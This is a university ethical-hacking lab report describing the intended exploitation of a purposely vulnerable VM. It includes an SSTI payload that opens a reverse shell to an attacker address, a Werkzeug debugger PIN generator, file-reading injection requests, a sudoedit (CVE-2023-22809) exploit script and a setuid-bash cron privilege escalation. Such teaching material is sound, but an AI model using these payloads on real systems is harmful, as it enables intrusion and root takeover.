



SAPIENZA
UNIVERSITÀ DI ROMA

Ethical Hacking Lab: Group 23 report

**Facoltà di Ingegneria dell'informazione, Informatica e
Statistica**

Master of Science in Cybersecurity

Oday Alashoush

ID 2111575

Maria Bimurzayeva

ID 2115406

Muhammad Ibraheem

ID 2114851

Riccardo Versetti

ID 2127520

Prof. Davide Guerri

Academic Year 2023/2024

Indice

Local access	1
LA1: Weak user credentials and password reuse.....	1
Introduction	1
Intended exploitation	1
LA2: SSTI: Server Side Template Injection (CVE 2019-8341)	1
Introduction	1
Intended exploitation	2
LA3: Pin-protected access in Flask webapp	3
Introduction	3
Intended exploitation	3
Privilege escalation	6
PE1: RSA key weak permissions	6
Introduction	6
Intended exploitation	6
PE2: sudoedit (CVE 2023-22809)	6
Introduction	6
Intended exploitation	7
PE3: Cron jobs	10
Introduction	10
Intended exploitation	10

Local access

LA1: Weak user credentials and password reuse

Introduction

This vulnerability it could be classified as an easy one, but due to the steps required to exploit, it is not so common, even if a challenge of this kind could be found on some platform of ethical hacking training. In real life this could represent the laziness of system “hardening” and credential protection.

Intended exploitation

Using directory enumeration the attacker can find /notification dir that contains sensitive email as form of communication to change their account default password.


This default password has been encrypted in a poor manner, specifically using the SHA-1 algo. The encrypted password can be decrypted to get the plaintext. In order to exploit it the attacker needs to brute force every username (ca 150) listed with the default password in order to see if some employee didn't change it.

Once the attacker find the weak user, he is able to connect via SSH logging in as that particular user.

LA2: SSTI: Server Side Template Injection (CVE 2019-8341)

Introduction

This vulnerability is included inside a web app, it is a pretty known vulnerability, specifically the CVE 2019-8341.



The screenshot shows a web browser window with the address bar displaying '192.168.61.106'. The browser's tab bar includes links to 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. The main content area has a light blue background and features a white rounded rectangle containing a 'Contact form'. The form has a title 'Contact form' in teal, followed by the text 'Fill out the form below to contact us. We will get back to you within 1 business day.' Below this is a label 'Email :' in teal, a text input field, and a teal 'Send' button.

By using `gobuster` tool, it is possible to found the `About us` page, in which the, the user can get access to an info screen that leaks many information about the app, like the use of jinja2 template.

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.61.106 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.61.106
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/about (Status: 500) [Size: 23357]
/console (Status: 200) [Size: 1563]
```


Use of robuster tool



Web page on <ip>/about

Intended exploitation

The intended path consists in recognize that a certain input in the contact form is executed by the app, for example if the user passes `{{7*7}}` as input, this is what the user gets in return:



Now the attacker should acknowledge that it is possible to execute (inject) any command by choice. For example, after gaining informations about the account logged in, it is possible to pop a “reverse shell” on the port 1234 injecting the following command:

```
`{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}{% {x().__module__.__builtins__['__import__']}('os').popen("python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(\"192.168.105.205\",1234);os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\", \"-i\"]);\"') %}{% endif %}{% endfor %}`
```

Meanwhile, it is possible to set netcat listening on the same port on the attack box using:

```
`nc -lvnp 1234`
```

Now, the attacker is able to execute any command on the vulnbox acting from the attackbox having a persistent local access.

```
(kali㉿kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.105.205] from (UNKNOWN) [192.168.105.106] 37644
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@romi:/$ ls
ls
bin      dev      lib      libx32   mnt      root     snap     sys      var
boot    etc      lib32    lost+found  opt      run      srv      tmp
data    home    lib64    media    proc     sbin     swap.img  usr
www-data@romi:/$
```

LA3: Pin-protected access in Flask webapp

Introduction

During the enumeration is possible to find out that `http://ip/console` has a pin-protected in order to get access to the python console, so the intended path is to recover the pin to access the console.

Intended exploitation

One way to generate it is to use the following python code, available on the internet:

```

import hashlib
from itertools import chain
probably_public_bits = [
    'www-data', # username
    'flask.app', # modname
    'wsgi app', # getattr(app, '_name_', getattr(app.__class__, '_name_'))
    '/usr/local/lib/python3.8/dist-packages/flask/app.py' # getattr(mod, '__file__', None),
]

private_bits = [
    '273781138669330', # str(uuid.getnode()), /sys/class/net/ens33/address
    '31d1287c89284754a42e3a95ddc6b165apache2.service' # get_machine_id(), /etc/machine-id
]

# h = hashlib.md5() # Changed in https://werkzeug.palletsprojects.com/en/2.2.x/changes/#version-2-0-0
h = hashlib.shal()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')
# h.update(b'shittysalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv = None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                           for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)

```

Exploit in python

```

6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 76
9 Origin: http://192.168.105.106
10 Connection: close
11 Referer: http://192.168.105.106/
12 Upgrade-Insecure-Requests: 1
13
14 email={{+cycl3r.__init__.__globals__.__os.popen('cat /proc/net/arp').read()+}}

```

Of course the magic is not done yet, in order to generate the correct pin, this code needs to know some additional informations about the systems

```

7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 92
9 Origin: http://192.168.105.106
10 Connection: close
11 Referer: http://192.168.105.106/
12 Upgrade-Insecure-Requests: 1
13
14 email={{+cycl3r.__init__.__globals__.__os.popen('cat /sys/class/net/ens33/address').read()+}}

```

To find out the device interface:

```
(kali@kali)-[~]
$ python3
Python 3.11.8 (main, Feb 7 2024, 21:52:08) [GCC 13.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> print(0x080027749a2d)
8796754975277
>>>
```

To find the MAC address:

Get the hex value:

To find the machine id:

```
(kali@kali)-[~]
$ python3 test.py
117-626-296
```

```
9 Origin: http://192.168.105.106
10 Connection: close
11 Referer: http://192.168.105.106/
12 Upgrade-Insecure-Requests: 1
13
14 email={{+cydler.__init__.__globals__.os.popen('cat /etc/machine-id').read()+}}
```

After getting probably_public_bits and private_bits it is possible to use the previous python code to generate the console pin:

To access the console the intended path by executing this code:

```
`import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.co
nnect(("192.168.209.205",1234));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")`
```

Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
[console ready]
>>> import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("192.168.209.205",1234));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")
012

Traceback (most recent call last):
  File "<debugger>", line 1, in <module>
  File "/usr/lib/python3.8/pty.py", line 156, in spawn
    pid, master_fd = fork()
  File "/usr/lib/python3.8/pty.py", line 85, in fork
    pid, fd = os.forkpty()
RuntimeError: fork not supported for subinterpreters

>>>
```

```
(kali@kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.209.205] from (UNKNOWN) [192.168.209.106] 59480
```

Privilege escalation

PE1: RSA key weak permissions

Introduction

This vulnerability involves weak permission in a SSH private key to gain access as another user. Moreover, in this case the key is hidden in a very poor manner, and once the attacker recognizes the file, it is sufficient to use it for logging in as a privileged user.

Intended exploitation

Once attacker gets access to `sophie1` credentials, he is expected to look inside the FS to search for juicy files such as keys, or password files. Moreover, there's a file with a strange name, placed inside a directory with a not so common name for the location in which it is: `/tmp/backup/backup_access`. In fact this is a private RSA key that allows users to remotely log in as root.

There are a couple of hints: first of all the presence of an authorized key inside the default file placed under `/root/.ssh/authorized_keys`. Also, the existence of a public key in first place and the absence of the private one, that suggests that the key has been moved in a different location inside the filesystem.

PE2: sudoedit (CVE 2023-22809)

Introduction

This vulnerability can be exploited only if **sudo version is ≥ 1.8 and $< 1.9.12p2$** .

```
Sudoers I/O plugin version 1.8.31
root@ubuntu12345:/# sudo --version
```

To see the uid and other details about the user
command `getent passwd`

```
root@ubuntu12345:/# getent passwd
testps:x:1001:1001:testps,1,1,1:/home/testps:/bin/bash
testps1:x:1002:1002:testps1,,,:/home/testps1:/bin/bash
testps2:x:1003:1003,,,:/home/testps2:/bin/bash
oday:x:0:0,,,:/home/oday:/bin/bash
ru:x:0:0,,,:/home/ru:/bin/bash
ibrahim:x:1004:1006,,,:/home/ibrahim:/bin/bash
user_group_23:x:1005:1007,,,:/home/user_group_23:/bin/bash
```

as we can see the user cannot edit `etc/sudoers` file due to lack of permission

```
user_group_23@ubuntu12345:/$ sudoedit etc/sudoers
[sudo] password for user_group_23:
Sorry, user user_group_23 is not allowed to execute 'sudoedit etc/sudoers' as root on ubuntu12345.
```


Intended exploitation

It is possible to exploit this either by giving least permissions: must give the least limited sudo access to at least one file from the system which require root access.

In our case **user_group_23** , there is sudoedit access for the user **user_group_23** , only for the `/etc/motd` file, so the `/etc/sudoers` file contains this rule:

`user_group_23 ALL=(ALL:ALL) NOPASSWD: sudoedit /etc/motd`

In `/etc/sudoers`

```
GNU nano 4.8 /var/tmp/sudoers.XXVVq7m7 Modified
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

#Allow user_group_23 to execute sudoedit on etc/motd
user_group_23 ALL=(ALL:ALL) NOPASSWD: sudoedit /etc/motd

# See sudoers(5) for more information on "#include" directives:

#include_dir /etc/sudoers.d

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos  M-U Undo
^X Exit      ^R Read File ^_ Replace   ^U Paste Text ^T To Spell  ^_ Go To Line M-E Redo
```

or the following script can be used to exploit the vulnerability

// exploit.sh.1

```
# Vendor Homepage: https://www.sudo.ws/
# Software Link: https://www.sudo.ws/dist/sudo-1.9.12p1.tar.gz
# Version: 1.8.0 to 1.9.12p1
# Tested on: Ubuntu Server 22.04 - vim 8.2.4919 - sudo 1.9.9
#
# Running this exploit on a vulnerable system allows a local attacker to gain
# a root shell on the machine.
#
# The exploit checks if the current user has privileges to run sudoedit or
# sudo -e on a file as root. If so it will open the sudoers file for the
# attacker to add a line to gain privileges on all the files and get a root
# shell.

if ! sudo --version | head -1 | grep -qE '(1\.\8.*|1\.\9\.[0-9]1?(p[1-3])?)|1\.\9\.[12p1]$'
then
    echo "> Currently installed sudo version is not vulnerable"
    exit 1
fi

EXPLOITABLE=$(sudo -l | grep -E "sudoedit|sudo -e" | grep -E '\(root\)|\(\ALL\)|\(\ALL : ALL\)' | cut
-d ')' -f 2-)

if [ -z "$EXPLOITABLE" ]; then
    echo "> It doesn't seem that this user can run sudoedit as root"
    read -p "Do you want to proceed anyway? (y/N): " confirm && [[ $confirm == [yY] ]] || exit 2
else
    echo "> BINGO! User exploitable"
fi

echo "> Opening sudoers file, please add the following line to the file in order to do the privesc:"
echo "$USER ALL=(ALL:ALL) ALL"
read -n 1 -s -r -p "Press any key to continue..."
EDITOR="vim -- /etc/sudoers" $EXPLOITABLE
sudo su root
exit 0
```

Script to exploit the vuln

Now:

```
user_group_23@ubuntu12345:/$ bash exploit.sh.1
```

It is possible to use the exploit.sh.1 script to exploit this vulnerability

```
user_group_23@ubuntu12345:/$ bash exploit.sh.1
> BINGO! User exploitable
> Opening sudoers file, please add the following line to the file in order to do the privesc:
user_group_23 ALL=(ALL:ALL) ALL
Press any key to continue...exploit.sh.1: line 39: NOPASSWD:: command not found
[sudo] password for user_group_23:
root@ubuntu12345:/#
```

This will allow the attacker to permanently change the user to root; after accessing the root access it is possible to change the uid and group to 0

```
root@ubuntu12345:/# sudoedit etc/passwd
```

After that:

```
GNU nano 4.8 /var/tmp/passwd.XX0WVvft Modified
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:/:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/:home/syslog:/usr/sbin/nologin
_apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:112:/:run/uidd:/usr/sbin/nologin
tcpdump:x:108:113:/:nonexistent:/usr/sbin/nologin
landscape:x:109:115:/:var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/:var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/bin/bash
lxd:x:998:100:/:var/snap/lxd/common/lxd:/bin/false
testps:x:1001:1001:testps,1,1,1,1:/home/testps:/bin/bash
testps1:x:1002:1002:testps1,,,:/home/testps1:/bin/bash
testps2:x:1003:1003:,,,:/home/testps2:/bin/bash
oday:x:0:0:,,,:/home/oday:/bin/bash
ru:x:0:0:,,,:/home/ru:/bin/bash
ibrahim:x:1004:1006:,,,:/home/ibrahim:/bin/bash
user_group_23:x:0:0:,,,:/home/user_group_23:/bin/bash
```

now the user_group_23 is root

to make this Vulnerability hard to exploit add the following commands in /etc/sudoers

```
Cmnd_Alias          EDIT_MOTD = sudoedit /etc/motd
Defaults!EDIT_MOTD  env_delete+= "SUDO_EDITOR VISUAL
EDITOR"
user                ALL = EDIT_MOTD
```

our intention is not to make this vulnerability impossible to exploit; that's why we decided to not include this command in /etc/sudoers file.

PE3: Cron jobs

Introduction

As we can see the user is ordinary user and don't have root privileges and can run only limited commands

```
(kali㉿kali)-[~]
$ su user_group_23
Password:
(user_group_23㉿kali)-[/home/kali]
$ id
uid=1003(user_group_23) gid=1003(user_group_23) groups=1003(user_group_23),100(users)
```

user_group_23 cannot read the content of etc/sudoers

```
(user_group_23㉿kali)-[/]
$ cat etc/sudoers
cat: etc/sudoers: Permission denied
```

no readonly permission for user

```
(user_group_23㉿kali)-[/]
$ ls -l etc/sudoers
-r--r--r-- 1 root root 1714 Jan 26 15:10 etc/sudoers
```

Intended exploitation

We can exploit Cron (daemon or service) use to scheduled scripts to execute automatically at certain time

```
(user_group_23㉿kali)-[/]
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6 * * 7 root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6 1 * * root test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#
```

the following command creates a shell script named `overwrite.sh` that, when executed, copies the `/bin/bash` binary to `/tmp/bash` and sets the `setuid` bit on it, potentially allowing arbitrary users to execute commands with elevated privileges when they run `/tmp/bash`.

```
(user_group_23㉿kali)-[/]
$ echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash'>/home/user_group_23/overwrite.sh
```

```
(user_group_23@kali)-[/]
$ cd home/user_group_23/
iodine::19778:::
(user_group_23@kali)-[~]
$ ls
overwrite.sh
```

```
(user_group_23@kali)~$ chmod +x /home/user_group_23/overwrite.sh
(user_group_23@kali)~$ /tmp/bash -p
bash-5.2# id
uid=1003(user_group_23) gid=1003(user_group_23) euid=0(root) egid=0(root) groups=0(root),100(users),1003(user_group_23)
bash-5.2#
```

```

bash-5.2# cd /
bash-5.2# cat etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# This fixes CVE-2005-4890 and possibly breaks some versions of kdesu
# (#1011624, https://bugs.kde.org/show_bug.cgi?id=452532)
Defaults    use_pty

# This preserves proxy settings from user environments of root
# equivalent users (group sudo)
#Defaults:%sudo env_keep += "http_proxy https_proxy ftp_proxy all_proxy no_proxy"

# This allows running arbitrary commands, but so does ALL, and it means
# different sudoers have their choice of editor respected.
#Defaults:%sudo env_keep += "EDITOR"

# Completely harmless preservation of a user preference.
#Defaults:%sudo env_keep += "GREP_COLOR"

# While you shouldn't normally run git as root, you need to with etckeeper
#Defaults:%sudo env_keep += "GIT_AUTHOR_* GIT_COMMITTER_"

# Per-user preferences; root won't have sensible values for them.
#Defaults:%sudo env_keep += "EMAIL DEBEMAIL DEBFULLNAME"

# "sudo scp" or "sudo rsync" should be able to use your SSH agent.
#Defaults:%sudo env_keep += "SSH_AGENT_PID SSH_AUTH_SOCK"

# Ditto for GPG agent
#Defaults:%sudo env_keep += "GPG_AGENT_INFO"

# Host alias specification

# User alias specification
bash-5.2#
```

Now the attacker got root terminal and we can execute the commands which require root privileges

```
bash-5.2# ls -la etc/sudoers  
-r--r----- 1 root root 1714 Jan 26 15:10 etc/sudoers
```